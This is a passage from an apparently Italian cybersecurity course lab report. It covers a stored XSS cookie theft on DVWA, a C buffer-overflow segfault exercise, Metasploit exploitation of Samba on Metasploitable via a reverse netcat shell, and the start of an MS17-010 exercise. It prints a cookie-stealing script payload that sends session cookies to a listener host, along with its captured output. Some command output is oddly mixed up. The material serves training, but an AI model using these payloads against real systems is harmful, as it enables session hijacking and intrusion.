div id="guestbook_comments">Name: test1 <br />Message: test2 <br /></div><
```

Prima di eseguire l'attacco, è stato necessario modificare il numero nella sezione "maxlength" del modulo HTML, che indica la lunghezza massima consentita per un campo di input.



A seguito delle verifiche, il team ha provveduto all'iniezione dello script, spiegato in precedenza:

## Vulnerability: Stored Cross Site Scripting (XSS)

|   |  |
|---|--|
| Name *  | <input type="text" value="TestBW1"/>   |
| Message *                                     | <input type="text" value="&lt;script&gt;window.location='http://192.168.104.100:4444/index.php?cookie='+document.cookie;&lt;/script&gt;"/> |
| <input type="button" value="Sign Guestbook"/> |  |

Tornando nel terminale in ascolto è stato possibile verificare l'efficacia dello script, ed il furto dei cookie:

```
(kali㉿Kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 58342
GET /index.php?cookie=security=low;%20PHPSESSID=97969d2828e2b68e25b24cd218487843 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
```

# Giorno 3 - System exploit BOF

## Riferimenti e versioni

---

### GdL Team 1:

Responsabile/referente del documento (di seguito Responsabili): Buonanno, Di Gangi

### TL: Verdiana Germani

Risorse a supporto revisione (di seguito Risorse): Team 1

---

### Versionamento

| Versione | Descrizione             | Ruolo        | Data       |
|----------|-------------------------|--------------|------------|
| 1.0      | Redazione documento     | Responsabili | 13/03/2024 |
| 1.1      | Formattazione documento | Di Gangi     | 13/03/2024 |
| 1.2      | Revisione               | Team 1       | 14/03/2024 |

---

## Traccia e requisiti

Leggete attentamente il programma in allegato. Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione.

### Suggerimento:

Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per

trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

## 1. Nozioni teoriche

In informatica, un "**buffer**" è una zona di memoria temporanea utilizzata per memorizzare dati, spesso utilizzata come area di transito tra due componenti di un sistema. I buffer sono comunemente utilizzati per gestire dati durante operazioni di input/output, come la lettura o la scrittura su un dispositivo di archiviazione o durante la trasmissione di dati attraverso una rete.

**Il buffer overflow (BOF)** è una vulnerabilità di sicurezza che si verifica quando un programma, durante l'esecuzione, scrive più dati in un buffer (una zona di memoria temporanea) di quanto il buffer possa effettivamente contenere. Questo può portare a sovrascrivere la memoria adiacente, causando comportamenti imprevisti, crash del programma o addirittura l'esecuzione di codice malevolo.

La situazione tipica in cui si verifica un buffer overflow coinvolge l'input dell'utente. Se un programma non controlla adeguatamente la dimensione dell'input e non effettua la validazione corretta, un attaccante potrebbe inserire dati sufficienti per sovrascrivere la memoria oltre i limiti previsti.

Gli attacchi basati su buffer overflow sono utilizzati per compromettere la sicurezza di sistemi e applicazioni. Gli sviluppatori adottano diverse tecniche di difesa, come l'uso di funzioni più sicure, la validazione degli input e la gestione delle eccezioni per prevenire o mitigare questa vulnerabilità.

### **Segmentation fault.**

Un errore di segmentation fault è un tipo di errore di runtime che si verifica quando un programma tenta di accedere a una regione di memoria che non è permessa. Questo può includere tentativi di lettura o scrittura in indirizzi di memoria non validi o accesso a porzioni di memoria che non sono state allocate per il programma. Un segfault è spesso indicativo di un

bug nel codice, come accessi fuori dai limiti di un array, segmentation fault di puntatori nulli o tentativi di scrittura in aree di memoria di sola lettura.

## 2. Buffer Overflow

### 2.1 Funzionamento programma

Il programma chiede all'utente l'inserimento di 10 numeri interi che vengono salvati all'interno di un vettore, mostrati all'utente e ordinati in ordine crescente tramite un algoritmo di ordinamento chiamato Bubble Sort. Infine, l'array ordinato viene nuovamente stampato a video. Questa tecnica scorre un elenco e confronta coppie adiacenti di elementi per ordinarli e scambia gli elementi di un array in base agli elementi adiacenti. Tuttavia, il Bubble Sort è più lento rispetto al Selection Sort, ma più efficiente. Quest'ultimo è un altro tipo di ordinamento che trova il numero minimo dell'array e lo confronta con tutti gli altri presenti ad ogni iterazione.

Analizziamo ora un blocco alla volta:

- Dichiarazione del vettore e delle variabili;
- Libreria per operazioni matematiche;

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;
```

- Ciclo per l'inserimento dei numeri da tastiera;

```
printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 10 ; i++)
```

```
{
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
}
```

- Ciclo per la stampa del vettore popolato;

```
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

- Ordinamento tramite Selection Sort tramite due cicli for annidati;

```
for (j = 0 ; j < 10 - 1; j++)
{
    for (k = 0 ; k < 10 - j - 1; k++)
    {
        if (vector[k] > vector[k+1])
```

```
{  
    swap_var=vector[k];  
    vector[k]=vector[k+1];  
    vector[k+1]=swap_var;  
}  
}  
}
```

- Ultimo ciclo per stampare in output il vettore attuale, ordinato precedentemente.

```
printf("Il vettore ordinato e':\n");  
  
for (j = 0; j < 10; j++)  
  
{  
    int g = j+1;  
    printf("[%d]:", g);  
    printf("%d\n", vector[j]);  
}  
  
return 0;  
}
```

## 2.2 Esecuzione

È richiesto l'inserimento di 10 numeri a nostra scelta. Li inseriamo appositamente in un ordine casuale in modo tale da vedere più chiaramente il funzionamento dell'algoritmo di ordinamento. Dopo l'input vengono mostrati gli elementi del vettore nel medesimo ordine e successivamente il vettore ordinato, per tanto il codice funziona esattamente come previsto nel paragrafo precedente.

|                     |                         |                         |
|---------------------|-------------------------|-------------------------|
| Inserire 10 interi: | Il vettore inserito è': | Il vettore ordinato è': |
| [1]:1               | [1]: 1                  | [1]:1                   |
| [2]:2               | [2]: 2                  | [2]:2                   |
| [3]:3               | [3]: 3                  | [3]:3                   |
| [4]:5               | [4]: 5                  | [4]:4                   |
| [5]:6               | [5]: 6                  | [5]:5                   |
| [6]:4               | [6]: 4                  | [6]:6                   |
| [7]:7               | [7]: 7                  | [7]:7                   |
| [8]:8               | [8]: 8                  | [8]:8                   |
| [9]:10              | [9]: 10                 | [9]:9                   |
| [10]:9              | [10]: 9                 | [10]:10                 |

## 2.3 Buffer Overflow

Per sfruttare la vulnerabilità del buffer overflow e provocare un segmentation fault andiamo a modificare la condizione all'interno del ciclo for per poter inserire più elementi di quelli che l'array può ospitare.

```
1 printf ("Inserire 10 interi:\n");
2
3 for ( i = 0 ; i < 100000; i++)
4 {
5     int c= i+1;
6     printf("[%d]:" , c);
7     scanf ("%d" , &vector[i]);
8 }
```

Per velocizzare i test abbiamo modificato il codice automatizzando l'inserimento, il programma estrae dei numeri casuali compresi tra zero e cento e li salva in memoria.

```
for ( i = 0 ; i < 100000; i++)
{
    int c= i+1;
    vector[i] = rand() %101;
    printf("[%d]: %d \n", c, vector[i]);
}
```

Come possiamo vedere dalla figura a fianco il programma ci permette di proseguire l'inserimento anche una volta superato il limite dei dieci spazi riservati al vettore, accedendo così ad un'area di memoria riservata ad altri processi e permettendoci di sovrascrivere i dati già presenti.

```
(kali㉿kali)-[~/Desktop]
$ ./BOF
Inserire 10 interi:
[1]: 32
[2]: 32
[3]: 54
[4]: 12
[5]: 52
[6]: 56
[7]: 8
[8]: 30
[9]: 44
[10]: 94
[11]: 44
[12]: 39
```

Al raggiungimento di una locazione di memoria della quale non disponiamo i permessi di scrittura il programma termina mostrando un errore di segmentation fault.

```
[1886]: 22
[1887]: 88
[1888]: 47
[1889]: 26
[1890]: 24
[1891]: 82
[1892]: 99
[1893]: 28
[1894]: 21
[1895]: 15
[1896]: 75
[1897]: 51
[1898]: 95
[1899]: 63
[1900]: 84
zsh: segmentation fault ./BOF
```

# Giorno 4 - Exploit Metasploitable con Metasploit

## Riferimenti e versioni

---

### GdL Team 1:

Responsabile/referente del documento (di seguito Responsabili): Camarota, Esposito

**TL: Verdiana Germani**

Risorse a supporto revisione (di seguito Risorse): Team 1

---

### Versionamento

| Versione | Descrizione             | Ruolo        | Data       |
|----------|-------------------------|--------------|------------|
| 1.0      | Redazione documento     | Responsabili | 14/03/2024 |
| 1.1      | Formattazione documento | Di Gangi     | 14/03/2024 |
| 1.2      | Revisione               | Team 1       | 14/03/2024 |

---

## Traccia e requisiti

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

#### Requisiti laboratorio Giorno 4:

- IP Kali Linux: 192.168.50.100
- IP Metasploitable: 192.168.50.150 Listen port (nelle opzioni del payload): 5555

#### Suggerimento:

Utilizzate l'exploit al path exploit/multi/samba/usermap\_script (fate prima una ricerca con la keyword search).

## 1. Nozioni Teoriche

**Un exploit** è un pezzo di software o un insieme di istruzioni che sfrutta una specifica debolezza o vulnerabilità in un sistema o programma al fine di ottenere un vantaggio non autorizzato. Gli exploit vengono utilizzati per sfruttare falle di sicurezza e eseguire azioni che normalmente non sarebbero consentite, come ottenere l'accesso a un sistema informatico, bypassare controlli di sicurezza o eseguire codice dannoso. In generale, gli exploit sono spesso impiegati per testare la sicurezza di un sistema o, purtroppo, in attività dannose come attacchi informatici.

**Il payload** è una porzione di dati o di codice che viene trasportata all'interno di un pacchetto di comunicazione o di un altro contenitore. Il concetto di payload può variare a seconda del contesto, ma spesso si riferisce a un componente che esegue una specifica azione o funzione una volta attivato. In ambito di sicurezza informatica e hacking, il termine "payload" è spesso associato a software o script malevoli. In questo contesto, un payload può essere un frammento di codice dannoso che viene eseguito quando un exploit sfrutta con successo una vulnerabilità nel sistema target. Le azioni che un payload può compiere includono l'esecuzione di comandi arbitrari, l'installazione di malware, la creazione di backdoor per l'accesso non autorizzato, e altre attività dannose.

**Metasploit** è un framework open-source ampiamente utilizzato per lo sviluppo, il test e l'esecuzione di exploit su sistemi informatici. Creato da Rapid7, Metasploit fornisce una piattaforma completa per la gestione e l'esecuzione di attacchi di sicurezza, test di penetrazione e sviluppo di strumenti di hacking.

Le principali caratteristiche di Metasploit includono:

- Database di Vulnerabilità: Metasploit contiene un vasto database di vulnerabilità che può essere utilizzato per identificare le debolezze nei sistemi target.
- Exploit Development: consente agli utenti di sviluppare e testare i propri exploit. L'interfaccia del framework semplifica il processo di creazione di nuovi exploit.
- Payloads: Metasploit offre una varietà di payload che possono essere incorporati negli exploit per eseguire diverse azioni sui sistemi target. Questi possono includere la creazione di shell remote, il download di file o la registrazione di tasti.
- Rapid Penetration Testing: Metasploit è spesso utilizzato per condurre test di penetrazione rapidi e automatizzati per identificare e correggere le vulnerabilità nei sistemi.
- Post-Exploitation: dopo il successo di un exploit, Metasploit fornisce strumenti per eseguire azioni post-exploit, come il raccoglimento di informazioni, il movimento laterale attraverso la rete e altro ancora.

**Meterpreter** è un payload versatile e potente all'interno del framework Metasploit. Un payload, in termini di hacking e sicurezza informatica, è una porzione di codice che viene eseguita su un sistema target dopo che è stata sfruttata una vulnerabilità. Meterpreter è progettato per consentire a un attaccante di eseguire una serie di attività post-exploit su un sistema compromesso.

Ecco alcune delle caratteristiche chiave di Meterpreter:

- Shell Remota: Meterpreter fornisce una shell remota interattiva che consente all'attaccante di interagire con il sistema target in tempo reale. Questo offre un controllo completo sul sistema compromesso.
- Accesso al File System: Meterpreter consente di esplorare e manipolare il file system del sistema target. Gli attaccanti possono caricare, scaricare o eliminare file a loro discrezione.
- Snapshot dello Schermo: Meterpreter può catturare screenshot del desktop del sistema target, consentendo agli attaccanti di monitorare l'attività dell'utente.
- Keylogging: la capacità di registrare (logging) la tastiera della vittima , consentendo agli attaccanti di raccogliere informazioni come nomi utente e password.
- Accesso alla Webcam e al Microfono: Meterpreter può essere utilizzato per attivare la webcam e il microfono sul sistema compromesso, permettendo agli attaccanti di spiare l'ambiente circostante.
- Movimento Laterale: gli attaccanti possono utilizzare Meterpreter per eseguire movimenti laterali all'interno della rete, cercando di estendere il loro accesso ad altri sistemi.
- Persistenza: Meterpreter supporta la persistenza, il che significa che può essere configurato per sopravvivere a riavvii del sistema, garantendo un accesso continuo al sistema compromesso.

**Nessus** è uno scanner di vulnerabilità ampiamente utilizzato e una piattaforma di gestione delle vulnerabilità. Si tratta di un software sviluppato da Tenable, Inc. che aiuta a identificare e valutare le vulnerabilità di sicurezza nei sistemi informatici e nelle reti. Nessus è ampiamente utilizzato nel campo della sicurezza informatica per condurre analisi approfondite e individuare potenziali punti deboli che potrebbero essere sfruttati da attaccanti.

Le caratteristiche principali di Nessus includono:

- Scansione automatica: Nessus esegue scansioni automatiche dei sistemi e delle reti per individuare vulnerabilità conosciute.
- Database di vulnerabilità: Nessus si basa su un database ampio e costantemente aggiornato di vulnerabilità note. Ciò consente al software di confrontare le configurazioni del sistema con le vulnerabilità già identificate.
- Analisi dettagliata: Fornisce dettagliate informazioni sulle vulnerabilità individuate, compresi suggerimenti per la risoluzione e raccomandazioni per migliorare la sicurezza.
- Rapporti personalizzati: Genera report personalizzabili che mostrano i risultati delle scansioni, le criticità delle vulnerabilità, e forniscono indicazioni sulla mitigazione e la gestione dei rischi.

## Samba Badlock Vulnerability

La vulnerabilità Badlock è una vulnerabilità di sicurezza scoperta nel protocollo Server Message Block (SMB). La causa principale della Badlock è un problema nei meccanismi di autenticazione implementati da SMB. Questa vulnerabilità consente a un attaccante di eseguire attacchi di tipo "man-in-the-middle" per intercettare e manipolare il traffico di autenticazione, mettendo a rischio la sicurezza delle informazioni. In particolare, la vulnerabilità è legata alla gestione degli avvisi di sicurezza (security negotiation) durante l'handshake tra client e server quando veniva stabilita una connessione SMB.

## 2. Configurazione laboratorio VM

### 2.1 Configurazione Kali

Settaggio macchina attaccante e macchina target.

La macchina attaccante è su sistema operativo Kali, con la seguente configurazione network:

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
        inet6 fe80::a00:27ff:fed8:4b41 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:d8:4b:41 txqueuelen 1000 (Ethernet)
                RX packets 29712 bytes 13837126 (13.1 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 34024 bytes 4104433 (3.9 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 20171 bytes 11196211 (10.6 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 20171 bytes 11196211 (10.6 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## 2.2 Configurazione Metasploitable

La macchina target è su Metasploitable, con la seguente configurazione di rete:

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
network 192.168.50.1
broadcast 192.168.50.255
gateway 192.168.50.1
```

## 3. Scansione con Nessus

La scansione di Metasploitable con Nessus può essere un modo efficace per identificare e comprendere le vulnerabilità presenti nel sistema, nel nostro caso ci siamo focalizzati sulla vulnerabilità presente sulla porta 445 TCP.

La porta 445 TCP è spesso associata al traffico di file e alla condivisione di risorse di rete. Dalla scansione sul target Metasploitable (figura seguente) è emerso che è presente una vulnerabilità legata al protocollo SMB, Samba Badlock Vulnerability.

HIGH      7.5      5.9      90509      Samba Badlock Vulnerability

[Report Nessus Metasploitable](#)



## 4. Exploit con MSFconsole

### 4.1 Preparazione di Metasploit

Dopo aver lanciato Metasploit, tramite il comando search andiamo a vedere quali sono i moduli inerenti al software Samba:

```
msf6 > search samba
[*] Searching for samba ( https://nmap.org ) at 2024-03-12 04:19 EDT
Matching Modules
=====
#  Name                                SERVICE(s)      PORT(S)      DISCLOSURE DATE    RANK     CHECK   DESCRIPTION
--  --
0  exploit/unix/webapp/citrix_access_gateway_exec          2010-12-21  excellent  Yes   Citrix Access Gateway Command Execution
1  exploit/windows/license/caliclnt_getconfig           2005-03-02  average   No    Computer Associates License Client GETCONFIG Overflow
2  exploit/unix/misc/distcc_exec                      2002-02-01  excellent  Yes   DistCC Daemon Command Execution
3  exploit/windows/smb/group_policy_startup          2015-01-26  manual    No    Group Policy Script Execution From Shared Resource
4  post/linux/gather/enum_configs                   2018-03-15  normal    No    Linux Gather Configurations
5  auxiliary/scanner/rsync/modules_list            2018-03-15  normal    No    List Rsync Modules
6  exploit/windows/fileformat/ms14_060_sandworm        2014-10-14  excellent  No    MS14-060 Microsoft Windows OLE Package Manager Code Execution
7  exploit/unix/http/quest_kace_systems_management_rce 2018-05-31  excellent  Yes   Quest KACE Systems Management Command Injection
8  exploit/multi/samba/usermap_script                2007-05-14  excellent  No    Samba "username map script" Command Execution
9  exploit/multi/samba/ntrans                        2003-04-07  average   No    Samba 2.2.2 – 2.2.6 nttrans Buffer Overflow
10  exploit/linux/samba/setinfopolicy_heap          2012-04-10  normal    Yes   Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11  auxiliary/admin/smb/samba_symlink_traversal       2018-03-15  normal    No    Samba Symlink Directory Traversal
12  auxiliary/scanner/smb/smb_uninit_cred            2018-03-15  normal    Yes   Samba _netr_ServerPasswordSet Uninitialized Credential State
13  exploit/linux/samba/chain_reply                 2010-06-16  good     No    Samba chain_reply Memory Corruption (Linux x86)
14  exploit/linux/samba/is_known_pipepname          2017-03-24  excellent Yes   Samba is_known_pipename() Arbitrary Module Load
15  auxiliary/dos/samba/lsa_addprivs_heap           2018-03-15  normal    No    Samba lsa_io_privilege_set Heap Overflow
16  auxiliary/dos/samba/lsa_transnames_heap         2018-03-15  normal    No    Samba lsa_io_trans_names Heap Overflow
17  exploit/linux/samba/lsa_transnames_heap         2007-05-14  good     Yes   Samba lsa_io_trans_names Heap Overflow
18  exploit/osx/samba/lsa_transnames_heap          2007-05-14  average   No    Samba lsa_io_trans_names Heap Overflow
19  exploit/solaris/samba/lsa_transnames_heap       2007-05-14  average   No    Samba lsa_io_trans_names Heap Overflow
20  auxiliary/dos/samba/read_nttrans_ea_list        2018-03-15  normal    No    Samba read_nttrans_ea_list Integer Overflow
21  exploit/freesbsd/samba/trans2open             2003-04-07  great    No    Samba trans2open Overflow (*BSD x86)
22  exploit/linux/samba/trans2open                2003-04-07  great    No    Samba trans2open Overflow (Linux x86)
23  exploit/osx/samba/trans2open                 2003-04-07  great    No    Samba trans2open Overflow (Mac OS X PPC)
24  exploit/solaris/samba/trans2open              2003-04-07  great    No    Samba trans2open Overflow (Solaris SPARC)
25  exploit/windows/http/samba6_search_results     2003-06-21  normal   Yes   Samba 6 Search Results Buffer Overflow
```

Visto che il nostro scopo è quello di ottenere una sessione sulla macchina target, il modulo che abbiamo scelto è **exploit/multi/samba/usermap\_script**: questo modulo riguarda la gestione degli script usermap, che sono utilizzati per mappare nomi utente sui percorsi dei file. L'exploit in questione sfrutta questa funzionalità vulnerabile per eseguire comandi arbitrari (nel nostro caso *ifconfig*) sul sistema di destinazione, ottenendo un accesso non autorizzato.

Tramite il comando **use** andiamo a scegliere effettivamente il modulo, per poi andare a settare le impostazioni tramite il comando **show options**.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name   Current Setting  Required  Description
  CHOST  192.168.50.150    no        The local client address
  CPORT  445                no        The local client port
  Proxies          proxy-chain-dispatcher    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS          192.168.50.150    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           139                yes       The target port (TCP)
  SSL                         no        Whether to use SSL/TLS for the connection
  Target           0                yes       Target number (0-1)
  User                         sudo      The user to become (optional)
  Payload          cmd/unix/reverse_netcat
  Name   Current Setting  Required  Description
  LHOST  192.168.50.100    yes       The listen address (an interface may be specified)
  LPORT           4444               yes       The listen port
  Target           0                yes       Target number (0-1)
Exploit target: 0 - Desktop (~/Desktop)
  Id  Name
  --  --
  0  Automatic for 192.168.50.150
```

Come vediamo nella figura precedente, ci viene richiesto di inserire **RHOSTS**, quindi l'indirizzo Ip della macchina target e andremo anche a modificare il parametro **LPORT** con la porta 5555 nella sezione del payload. Da notare che l'unico Payload disponibile è **cmd/unix/revers\_netcat**, che andrà a creare uno script di Shell inversa basato su Netcat. Specifichiamo che una shell inversa è una connessione di rete che consente a un attaccante di ottenere l'accesso interattivo a un sistema remoto. In questo contesto, "inversa" significa che la connessione viene inizializzata dal sistema di destinazione verso l'attaccante, il che può essere utile per superare le restrizioni di firewall. Netcat, invece, è uno strumento di rete versatile che può essere utilizzato per trasferire dati su una rete. Nel contesto di Metasploit, Netcat può essere impiegato per stabilire una connessione di shell inversa tra l'attaccante e il sistema di destinazione.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
```

## 4.2 Exploitation

Sfruttiamo il comando **exploit** per lanciare l'attacco verso la macchina target: questo consente l'apertura di una reverse Shell grazie alla quale è possibile utilizzare il comando **ifconfig**, il quale restituisce a schermo la configurazione di rete della macchina target.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 3 opened (192.168.50.100:5555 → 192.168.50.150:43598) at 2024-03-12 04:50:56 -0400
[*] Starting nmap 7.94SVN ('https://nmap.org') at 2024-03-12 04:51:01 EDT
ifconfig report for 192.168.50.150
eth0  Link encap:Ethernet HWaddr 08:00:27:c1:03:83
      inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fec1:383/64 Scope:Link
              PORT      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            21/tcp    RX packets:43 errors:0 dropped:0 overruns:0 frame:0
            22/tcp    TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
            23/tcp    collisions:0 txqueuelen:1000
            25/tcp    RX bytes:4667 (4.5 KB) TX bytes:10764 (10.5 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo/tcp  Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
        419/tcp   UP LOOPBACK RUNNING MTU:16436 Metric:1
        512/tcp   RX packets:125 errors:0 dropped:0 overruns:0 frame:0
        1099/tcp  TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
        1524/tcp  collisions:0 txqueuelen:0
        RX bytes:35837 (34.9 KB) TX bytes:35837 (34.9 KB)
```

# Giorno 5 - Exploit Windows con Metasploit

## Riferimenti e versioni

### GdL Team 1:

Responsabile/referente del documento (di seguito Responsabili): Marsilio, Germani

**TL: Verdiana Germani**

Risorse a supporto revisione (di seguito Risorse): Team 1

---

### Versionamento

| Versione | Descrizione             | Ruolo        | Data       |
|----------|-------------------------|--------------|------------|
| 1.0      | Redazione documento     | Responsabili | 15/03/2024 |
| 1.1      | Formattazione documento | Di Gangi     | 15/03/2024 |
| 1.2      | Revisione               | Team 1       | 15/03/2024 |

---

### Traccia e requisiti

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

### Requisiti laboratorio Giorno 5:

- IP Kali Linux: 192.168.200.100
- IP Windows XP: 192.168.200.200 Listen port (payload option): 7777

### Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

1. Se la macchina target è una macchina virtuale oppure una macchina fisica ;
2. Le impostazioni di rete della macchina target ;
3. Se la macchina target ha a disposizione delle webcam attive.
4. Uno screenshot del desktop.

## 1. Nozioni Teoriche

**MS17-010** è il nome assegnato a una vulnerabilità di sicurezza di rilevanza critica che è stata scoperta nel sistema operativo Microsoft Windows. Questa vulnerabilità è stata sfruttata nel noto attacco ransomware chiamato WannaCry (o WannaCrypt), che ha fatto notizia nel maggio 2017.

La vulnerabilità MS17-010 coinvolge il protocollo SMB (Server Message Block), utilizzato per la condivisione di file e stampanti in reti locali. In particolare, la vulnerabilità è legata a un problema di gestione degli overflow del buffer in alcune implementazioni del protocollo SMB.

Gli attaccanti hanno sfruttato questa vulnerabilità per eseguire un attacco ransomware su sistemi Windows non patchati. Una volta compromesso un sistema, WannaCry crittografa i file e richiede un riscatto per il ripristino dei dati.

Microsoft ha rilasciato un aggiornamento di sicurezza (MS17-010) per risolvere questa vulnerabilità, e ha anche fornito patch di emergenza per versioni più vecchie di Windows, come Windows XP e Windows Server 2003, che erano altrimenti fuori dal ciclo di supporto standard.

## 2. Configurazione laboratorio VM

Il laboratorio virtuale è stato configurato come da richiesta, impostando l'indirizzo della macchina WindowsXP su “192.168.200.200”, e l'indirizzo di Kali su “192.168.200.100”.

### 2.1 Configurazione Kali

```
(kali㉿Kali)-[~]
└─$ ifconfig
    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.200.100  netmask 255.255.255.0  broadcast 192.168.200.255
          inet6 fe80::a00:27ff:fea9:39c2  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:a9:39:c2  txqueuelen 1000  (Ethernet)
              RX packets 817  bytes 473382 (462.2 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 3217  bytes 314912 (307.5 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

    lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
              RX packets 94739  bytes 5981964 (5.7 MiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 94739  bytes 5981964 (5.7 MiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali㉿Kali)-[~]
└─$
```

### 2.2 Configurazione Windows XP

```
C:\Documents and Settings\Administrator>ipconfig
Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):
  Suffisso DNS specifico per connessione:
  Indirizzo IP. . . . . : : : : 192.168.200.200
  Subnet mask . . . . . : : : : 255.255.255.0
  Gateway predefinito . . . . . : 192.168.200.200

C:\Documents and Settings\Administrator>
```

### 3. Scansione con Nessus

Il team ha effettuato un vulnerability scan attraverso Nessus ed è stata individuata la seguente vulnerabilità «vedi sopra, pag. 43»:

|      |     |     |                       |   |
|------|-----|-----|-----------------------|---|
| HIGH | 8.1 | 9.7 | <a href="#">97833</a> | MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check) |
|------|-----|-----|-----------------------|---|

In Microsoft Server Message Block 1.0 (SMBv1) esistono più vulnerabilità riguardo l'esecuzione del codice remoto a causa della gestione impropria di alcune richieste. Un utente malintenzionato non autenticato può sfruttare queste vulnerabilità tramite un pacchetto appositamente predisposto per eseguire codice arbitrario, per rivelare informazioni sensibili.

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE ed ETERNALSYNERGY sono quattro exploit informatici sviluppati dalla National Security Agency (NSA) degli Stati Uniti. Sono stati resi pubblici nel 2017 da un gruppo di hacker denominato Shadow Brokers. Questi exploit sfruttano una vulnerabilità nel protocollo Server Message Block (SMB) di Windows, che consente agli attaccanti di eseguire codice arbitrario su computer remoti senza autenticazione.

[Report Nessus Windows XP](#)



## 4. Exploit con MSFconsole

### 4.1 Preparazione di Metasploit

Il primo passo è stato eseguire Metasploit da console con il comando «**msfconsole**», e cercare l'exploit interessato attraverso il comando «**search**»:

```
msf6 > search ms17
Matching Modules
=====
#  Name
Description
=====
0 exploit/windows/smb/ms17_010_etalblue           2017-03-14      average Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec            2017-03-14      normal Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command          2017-03-14      normal No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
on
3 auxiliary/scanner/smb/smb_ms17_010             normal No
MS17-010 SMB RCE Detection
4 exploit/windows/fileformat/office_ms17_11882    2017-11-15      manual No
Microsoft Office CVE-2017-11882
5 auxiliary/admin/mssql/mssql_escalate_execute_as normal No
Microsoft SQL Server Escalate EXECUTE AS
6 auxiliary/admin/mssql/mssql_escalate_execute_as_sqli normal No
